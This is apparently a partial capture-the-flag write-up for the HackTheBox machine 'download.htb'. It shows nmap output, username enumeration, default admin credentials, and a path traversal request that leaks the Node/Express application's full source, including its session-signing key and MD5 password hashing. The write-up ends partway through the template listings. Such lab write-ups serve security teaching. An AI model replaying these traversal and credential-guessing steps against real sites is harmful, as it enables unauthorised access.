download.htb

Enumeration


Nmap

```
Scanning 10.10.11.226 [4 ports]
Completed Ping Scan at 16:46, 0.35s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:46
Completed Parallel DNS resolution of 1 host. at 16:46, 0.06s elapsed
Initiating SYN Stealth Scan at 16:46
Scanning 10.10.11.226 [1000 ports]
Discovered open port 22/tcp on 10.10.11.226
Discovered open port 80/tcp on 10.10.11.226
Completed SYN Stealth Scan at 16:46, 4.81s elapsed (1000 total ports)
Initiating Service scan at 16:46
Scanning 2 services on 10.10.11.226
Completed Service scan at 16:46, 6.64s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.11.226
Retrying OS detection (try #2) against 10.10.11.226
Retrying OS detection (try #3) against 10.10.11.226
Retrying OS detection (try #4) against 10.10.11.226
Retrying OS detection (try #5) against 10.10.11.226
Initiating Traceroute at 16:47
Completed Traceroute at 16:47, 0.32s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 16:47
Completed Parallel DNS resolution of 2 hosts. at 16:47, 4.07s elapsed
NSE: Script scanning 10.10.11.226.
Initiating NSE at 16:47
Completed NSE at 16:47, 9.28s elapsed
Initiating NSE at 16:47
Completed NSE at 16:47, 1.29s elapsed
Initiating NSE at 16:47
Completed NSE at 16:47, 0.00s elapsed
Nmap scan report for 10.10.11.226
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ccf16346e67a0ab8ac83be290fd63f09 (RSA)
|   256 2c99b4b1977a8b866d37c913619fbcff (ECDSA)
|_  256 e6ff779412407b06a2977ade14945bae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://download.htb
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/6%OT=22%CT=1%CU=36587%PV=Y%DS=2%DC=T%G=Y%TM=64CFC087
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=104%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11N
OS:W7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R
OS:=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Uptime guess: 2.383 days (since Fri Aug  4 07:35:14 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   313.55 ms 10.10.14.1
2   313.69 ms 10.10.11.226
```

Full-Scan

Register




Register

Something went wrong! There is already a user with that email address or username.

Registering gives you the ability to track your uploaded files and delete previous files.

Tried username = administrator => registration page gave this hint confirming that it exists
username: administrator => already exists => possible brute-force target

Login



Awesome! You are now logged in.

Hey administrator!

Your uploaded files:

No files found


© 2023 Download.htb

Suspicious, maybe it can be a **waste of time** or something else

login: administrator
password: administrator

Actually works as login credentials

LFI



```
GET /files/download/..%2fapp.js HTTP/1.1
Host: download.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://download.htb/files/view/45203abf-bd6c-4077-bf5f-645c43919105
DNT: 1
Connection: close
Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfSwidXNlciI6eyJpZCI6MTYsInVzZXJuYW1lIjoiaWFtbWFjaGluZSJ9fQ==; download_session.sig=0z8T8EOKSlvbR4OyC5dlKRSY30g
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 07 Aug 2023 02:44:49 GMT
Content-Type: application/javascript; charset=UTF-8
Content-Length: 2168
Connection: close
X-Powered-By: Express
Content-Disposition: attachment; filename="Unknown"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 21 Apr 2023 17:11:40 GMT
ETag: W/"878-187a4ccd572"

"use strict";
var __importDefault = (this && this.__importDefault) || function (mod) {
  return (mod && mod.__esModule) ? mod : {
     "default": mod
  };
};
Object.defineProperty(exports, "__esModule", {
   value: true
}
);
const express_1 = __importDefault(require("express"));
const nunjucks_1 = __importDefault(require("nunjucks"));
const path_1 = __importDefault(require("path"));
const cookie_parser_1 = __importDefault(require("cookie-parser"));
```

Local File Inclusion (not directory traversal) at **/files/download/../app.js**

Application

app.js

```
"use strict";
var __importDefault = (this && this.__importDefault) || function (mod) {
    return (mod && mod.__esModule) ? mod : { "default": mod };
};
Object.defineProperty(exports, "__esModule", { value: true });

const express_1 = __importDefault(require("express"));
const nunjucks_1 = __importDefault(require("nunjucks"));
const path_1 = __importDefault(require("path"));
const cookie_parser_1 = __importDefault(require("cookie-parser"));
const cookie_session_1 = __importDefault(require("cookie-session"));
const flash_1 = __importDefault(require("./middleware/flash"));
const auth_1 = __importDefault(require("./routers/auth"));
const files_1 = __importDefault(require("./routers/files"));
const home_1 = __importDefault(require("./routers/home"));
const client_1 = require("@prisma/client");
const app = (0, express_1.default)();
const port = 3000;
const client = new client_1.PrismaClient();
const env = nunjucks_1.default.configure(path_1.default.join(__dirname, "views"), {
    autoescape: true,
    express: app,
    noCache: true,
});
app.use((0, cookie_session_1.default)({
    name: "download_session",
    keys: ["8929874489719802418902487651347865819634518936754"],
    maxAge: 7 * 24 * 60 * 60 * 1000,
}));
app.use(flash_1.default);
app.use(express_1.default.urlencoded({ extended: false }));
app.use((0, cookie_parser_1.default)());
app.use("/static", express_1.default.static(path_1.default.join(__dirname, "static")));
app.get("/", (req, res) => {
    res.render("index.njk");
});
app.use("/files", files_1.default);
app.use("/auth", auth_1.default);
app.use("/home", home_1.default);
app.use("*", (req, res) => {
    res.render("error.njk", { statusCode: 404 });
});
app.listen(port, process.env.NODE_ENV === "production" ? "127.0.0.1" : "0.0.0.0", () => {
    console.log("Listening on ", port);
    if (process.env.NODE_ENV === "production") {
        setTimeout(async () => {
            await client.$executeRawUnsafe(`COPY (SELECT "User".username, sum("File".size) FROM "User" INNER
JOIN "File" ON "File"."authorId" = "User"."id" GROUP BY "User".username) TO '/var/backups/fileusages.csv' WITH
(FORMAT csv);`);
        }, 300000);
    }
});
```

routers

files.js

```
"use strict";
var __importDefault = (this && this.__importDefault) || function (mod) {
    return (mod && mod.__esModule) ? mod : { "default": mod };
};
Object.defineProperty(exports, "__esModule", { value: true });


const client_1 = require("@prisma/client");
const express_1 = __importDefault(require("express"));
const express_fileupload_1 = __importDefault(require("express-fileupload"));
const auth_1 = __importDefault(require("../middleware/auth"));
const zod_1 = __importDefault(require("zod"));
const promises_1 = __importDefault(require("fs/promises"));
const path_1 = __importDefault(require("path"));
const router = express_1.default.Router();
const client = new client_1.PrismaClient();
const uploadPath = path_1.default.join(__dirname, "..", "uploads");


router.get("/upload", (req, res) => {
    res.render("upload.njk");
});
const UploadValidator = zod_1.default.object({
    private: zod_1.default
        .enum(["true", "false"])
        .transform((value) => value === "true")
        .optional(),
});
router.post("/upload", (0, express_fileupload_1.default)({
    limits: { fileSize: 2.5 * 1024 * 1024 },
}), async (req, res) => {
    if (!req.files || !req.files.file || Array.isArray(req.files.file)) {
        res.flash("error", "Please select a file to upload.");
        return res.redirect("/files/upload");
    }
    const file = req.files.file;
    if (file.truncated) {
        res.flash("error", "There seems to be an issue processing this specific file, please try again later, sorry!");
        return res.redirect("/files/upload");
    }
    const result = UploadValidator.safeParse(req.body);
    if (!result.success) {
        res.flash("error", "There seems to be an issue processing your upload options, please try again later.");
        return res.redirect("/files/upload");
    }
    const fileEntry = await client.file.create({
        data: {
            name: file.name,
            size: file.size,
            authorId: req.session?.user?.id,
            private: req.session?.user ? result.data.private : false,
        },
        select: {
            id: true,
        },
    });
    const filePath = path_1.default.join(uploadPath, fileEntry.id);
    await file.mv(filePath);
    res.flash("success", "Your file was successfully uploaded.");
    return res.redirect(`/files/view/${fileEntry.id}`);
});
router.get("/view/:fileId", async (req, res) => {
    const fileEntry = await client.file.findFirst({
        where: { id: req.params.fileId },
        select: {
            id: true,
            uploadedAt: true,
            size: true,
            name: true,
            private: true,
            authorId: true,
            author: {
                select: {
                    username: true,
                },
            },
        },
    });
    if (!fileEntry || (fileEntry.private && req.session?.user?.id !==
fileEntry.authorId)) {
        res.flash("error", "We could not find this file. It may have been
deleted or it has expired.");
        return res.redirect("/files/upload");
    }
    res.render("view.njk", { file: fileEntry });
});
router.get("/download/:fileId", async (req, res) => {
    const fileEntry = await client.file.findFirst({
        where: { id: req.params.fileId },
        select: {
            name: true,
            private: true,
            authorId: true,
        },
    });
    if (fileEntry?.private && req.session?.user?.id !== fileEntry.authorId) {
        return res.status(404);
    }
    return res.download(path_1.default.join(uploadPath, req.params.fileId),
fileEntry?.name ?? "Unknown");
});
router.post("/delete/:fileId", auth_1.default, async (req, res) => {
    const fileEntry = await client.file.findFirst({
        where: { id: req.params.fileId },
        select: {
            name: true,
            id: true,
            authorId: true,
            author: {
                select: {
                    username: true,
                },
            },
        },
    });
    if (!fileEntry || fileEntry.authorId !== req.session.user.id) {
        res.flash("error", "We could not find this file. It may have been
deleted or it has expired.");
        return res.redirect("/home/");
    }
    try {
        await promises_1.default.rm(path_1.default.join(uploadPath,
fileEntry.id));
```

```
        await client.file.delete({
            where: {
                id: fileEntry.id,
            },
        });
        res.flash("success", "The file was successfully deleted.");
        return res.redirect("/home/");
    }
    catch (err) {
        res.flash("error", "Sorry, something went wrong trying to delete this file. Please try again later.");
        return res.redirect("/home/");
    }
});
exports.default = router;
```

auth.js

```
"use strict";
var __importDefault = (this && this.__importDefault) || function (mod) {
    return (mod && mod.__esModule) ? mod : { "default": mod };
};
Object.defineProperty(exports, "__esModule", { value: true });
const client_1 = require("@prisma/client");
const express_1 = __importDefault(require("express"));
const zod_1 = __importDefault(require("zod"));
const node_crypto_1 = __importDefault(require("node:crypto"));
const router = express_1.default.Router();
const client = new client_1.PrismaClient();
const hashPassword = (password) => {
    return node_crypto_1.default.createHash("md5").update(password).digest("hex");
};
const LoginValidator = zod_1.default.object({
    username: zod_1.default.string().min(6).max(64),
    password: zod_1.default.string().min(6).max(64),
});
router.get("/login", (req, res) => {
    res.render("login.njk");
});
router.post("/login", async (req, res) => {
    const result = LoginValidator.safeParse(req.body);
    if (!result.success) {
        res.flash("error", "Your login details were invalid, please try again.");
        return res.redirect("/auth/login");
    }
    const data = result.data;
    const user = await client.user.findFirst({
        where: { username: data.username, password: hashPassword(data.password) },
    });
    if (!user) {
        res.flash("error", "That username / password combination did not exist.");
        return res.redirect("/auth/register");
    }
    req.session.user = {
        id: user.id,
        username: user.username,
    };
    res.flash("success", "You are now logged in.");
    return res.redirect("/home/");
});
router.get("/register", (req, res) => {
    res.render("register.njk");
});
const RegisterValidator = zod_1.default.object({
    username: zod_1.default.string().min(6).max(64),
    password: zod_1.default.string().min(6).max(64),
});
router.post("/register", async (req, res) => {
    const result = RegisterValidator.safeParse(req.body);
    if (!result.success) {
        res.flash("error", "Your registration details were invalid, please try again.");
        return res.redirect("/auth/register");
    }
    const data = result.data;
    const existingUser = await client.user.findFirst({
        where: { username: data.username },
    });
    if (existingUser) {
        res.flash("error", "There is already a user with that email address or username.");
        return res.redirect("/auth/register");
    }
    await client.user.create({
        data: {
            username: data.username,
            password: hashPassword(data.password),
        },
    });
    res.flash("success", "Your account has been registered.");
    return res.redirect("/auth/login");
});
router.get("/logout", (req, res) => {
    if (req.session)
        req.session.user = null;
    res.flash("success", "You have been successfully logged out.");
    return res.redirect("/auth/login");
});
exports.default = router;
```

home.js

```
"use strict";
```

```
var __importDefault = (this && this.__importDefault) || function (mod) {
    return (mod && mod.__esModule) ? mod : { "default": mod };
};
Object.defineProperty(exports, "__esModule", { value: true });

const client_1 = require("@prisma/client");
const express_1 = __importDefault(require("express"));
const auth_1 = __importDefault(require("../middleware/auth"));
const client = new client_1.PrismaClient();
const router = express_1.default.Router();
router.get("/", auth_1.default, async (req, res) => {
    const files = await client.file.findMany({
        where: { author: req.session.user },
        select: {
            id: true,
            uploadedAt: true,
            size: true,
            name: true,
            private: true,
            authorId: true,
            author: {
                select: {
                    username: true,
                },
            },
        },
    });
    res.render("home.njk", { files });
});
exports.default = router;
```

middleware

flash.js

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
exports.default = (req, res, next) => {
    if (!req.session || !req.session.flashes) {
        req.session.flashes = {
            info: [],
            error: [],
            success: [],
        };
    }
    res.flash = (type, message) => {
        req.session.flashes[type].push(message);
```

```
  };
  const _render = res.render;
  res.render = function (view, passedOptions) {
    // continue with original render
    const flashes = {
      info: req.session.flashes.info.join("<br/>"),
      error: req.session.flashes.error.join("<br/>"),
      success: req.session.flashes.success.join("<br/>"),
    };
    req.session.flashes = {
      info: [],
      error: [],
      success: [],
    };
    const options = { ...passedOptions, user: req.session?.user, flashes, baseUrl: req.baseUrl };
    _render.call(this, view, options);
  };
  next();
};
```

auth.js

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });

exports.default = (req, res, next) => {
  if (!req.session || !req.session.user) {
    return res.redirect("/auth/login");
  }
  next();
};
```

views

index.njk

```
{% extends "base.njk" %} {% block body %}
<h1>We've all been there...</h1>
<h3 class="mb-4">You just need to send your friend a file.</h3>

<hr />
<div class="row">
  <div class="col-6">
    <div class="bg-primary rounded-pill p-4">Hey, did you have your certificate sent to you? I can print it off for you
```

```
if you like</div>
  </div>
</div>

<div class="row">
  <div class="offset-6 col-6">
    <div class="bg-secondary rounded-pill p-4">
      yeah they did, I can't email it to you, it's too large and it wants me to sign up to their cloud serivce to send it
    </div>
  </div>
</div>

<div class="row">
  <div class="col-6">
    <div class="bg-primary rounded-pill p-4">Just google file uploading and try the top link</div>
  </div>
</div>

<div class="row">
  <div class="offset-6 col-6">
    <div class="bg-secondary rounded-pill p-4">Where's the actual upload button? there's 100s of ads 🥴</div>
  </div>
</div>

<div class="row">
  <div class="offset-6 col-6 mt-2">
    <div class="bg-secondary rounded-pill p-4">ok I can't be bothered to do this now, remind me later</div>
  </div>
</div>

<hr />

<h1 class="text-center">We're pretty fed up of it too - That's why, we built <strong>Download.htb</strong></
h1>

<ul class="fs-3">
  <li>No registration necessary!</li>
  <li>No file limits!</li>
  <li>Your files are deleted after inactivity, keeping them safe and sound!</li>
  <li><a href="/files/upload">Send your files now, for free, with Download.htb</a></li>
</ul>

{% endblock %}
```

base.njk

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <link href="/static/css/bootstrap.min.css" rel="stylesheet" />
    <link href="/static/css/bootstrap-icons.css" rel="stylesheet" />
    <title>Download.htb - Share Files With Ease</title>
  </head>
  <body>
    <div class="container">
      <header class="d-flex flex-wrap justify-content-center py-3 mb-4 border-bottom">
        <a href="/" class="d-flex align-items-center mb-3 mb-md-0 me-md-auto link-body-emphasis text-decoration-none text-light">
          <svg
            xmlns="http://www.w3.org/2000/svg"
            width="32"
            height="40"
            fill="currentColor"
            class="bi bi-cloud-download-fill me-2"
            viewBox="0 0 16 16"
          >
            <path
              fill-rule="evenodd"
              d="M8 0a5.53 5.53 0 0 0-3.594 1.342c-.766.66-1.321 1.52-1.464 2.383C1.266 4.095 0 5.555 0 7.318 0 9.366 1.708 11 3.781 11H7.5V5.5a.5.5 0 0 1 1 0V11h4.188C14.502 11 16 9.57 16 7.773c0-1.636-1.242-2.969-2.834-3.194C12.923 1.999 10.69 0 8 0zm-.354 15.854a.5.5 0 0 0 .708 0l3-3a.5.5 0 0 0-.708-.708L8.5 14.293V11h-1v3.293l-2.146-2.147a.5.5 0 0 0-.708.708l3 3z"
            />
          </svg>
          <span class="fs-4">Download.htb</span>
        </a>

        <ul class="nav nav-pills">
          <li class="nav-item"><a href="/files/upload" class="nav-link">Upload</a></li>
          {% if user %}
          <li class="nav-item"><a href="/home/" class="nav-link">Home</a></li>
          <li class="nav-item"><a href="/auth/logout" class="nav-link">Logout</a></li>
          {% else %}
          <li class="nav-item"><a href="/auth/login" class="nav-link">Login</a></li>
          {% endif %}
        </ul>
      </header>
    </div>

    <div class="container">{% block body %}{% endblock %}</div>

    <div class="container">
      <footer class="py-3 my-4">
        <hr />
        <p class="text-center text-body-secondary">© 2023 Download.htb</p>
      </footer>
    </div>
  </body>

  <script src="/static/js/copy.js"></script>
</html>
```

error.njk

```
{% extends "base.njk" %} {% block body %}
<div class="text-center">
  <h1>{{ statusCode }}</h1>
  <p><a href="/">Return to the home page</a></p>
</div>
{% endblock %}
```

upload.njk

```
{% extends "base.njk" %} {% block body %}
<h1 class="text-center">Upload a file</h1>
<h3 class="mb-4 text-center">Select your file and get sharing now.</h3>

{% include "flash.njk" %}

<form method="POST" action="/files/upload" enctype="multipart/form-data">
  <div class="mb-3">
    <input class="form-control" type="file" name="file" required />
  </div>

  {% if user %}
  <div class="mb-3">
    <label class="form-label">Mark file as private</label>
    <select class="form-select" name="private" required>
      <option value="false">No</option>
      <option value="true">Yes</option>
    </select>
    <span class="text-muted">Private files are only downloadable by you.</span>
  </div>
  {% endif %}

  <div class="row">
    <div class="col-4 offset-4">
      <button type="submit" class="btn btn-primary w-100">Upload Now</button>
    </div>
  </div>
</form>

{% endblock %}
```

home.njk

```
{% extends "base.njk" %} {% block body %} {% include "flash.njk" %}
<h2>Hey {{ user.username }}!</h2>
```

```
<h3>Your uploaded files:</h3>
{% for file in files %}
<hr />
{% include "file.njk" %} {% endfor %} {% if not files.length %}
<h4 class="text-center text-muted">No files found</h4>
{% endif %} {% endblock %}
```

register.njk

```
{% extends "base.njk" %} {% block body %}
<h1 class="text-center">Register</h1>

{% include "flash.njk" %}

<div class="row">
  <div class="col-6 offset-3">
    <p class="text-center">Registering gives you the ability to track your uploaded files and delete previous
files.</p>

    <form method="POST" action="/auth/register">
      <div class="mb-3">
        <label class="form-label">Username</label>
        <input class="form-control" type="text" name="username" minlength="6" maxlength="64" required />
      </div>
      <div class="mb-3">
        <label class="form-label">Password</label>
        <input class="form-control" type="password" name="password" minlength="6" maxlength="64" required />
      </div>
      <button type="submit" class="btn btn-primary w-100">Register</button>
    </form>

    <div class="text-center mt-2">
      <a href="/auth/login">Login Here</a>
    </div>
  </div>
</div>

{% endblock %}
```

login.njk

```
{% extends "base.njk" %} {% block body %}
<h1 class="text-center">Login</h1>

{% include "flash.njk" %}

<div class="row">
  <div class="col-6 offset-3">
    <form method="POST" action="/auth/login">
```

```
      <div class="mb-3">
        <label class="form-label">Username</label>
        <input class="form-control" type="text" name="username" minlength="6" maxlength="64" required />
      </div>
      <div class="mb-3">
        <label class="form-label">Password</label>
        <input class="form-control" type="password" name="password" minlength="6" maxlength="64" required />
      </div>
      <button type="submit" class="btn btn-primary w-100">Login</button>
    </form>

    <div class="text-center mt-2">
      <a href="/auth/register">Register Here</a>
    </div>
  </div>
</div>

{% endblock %}
```

view.njk

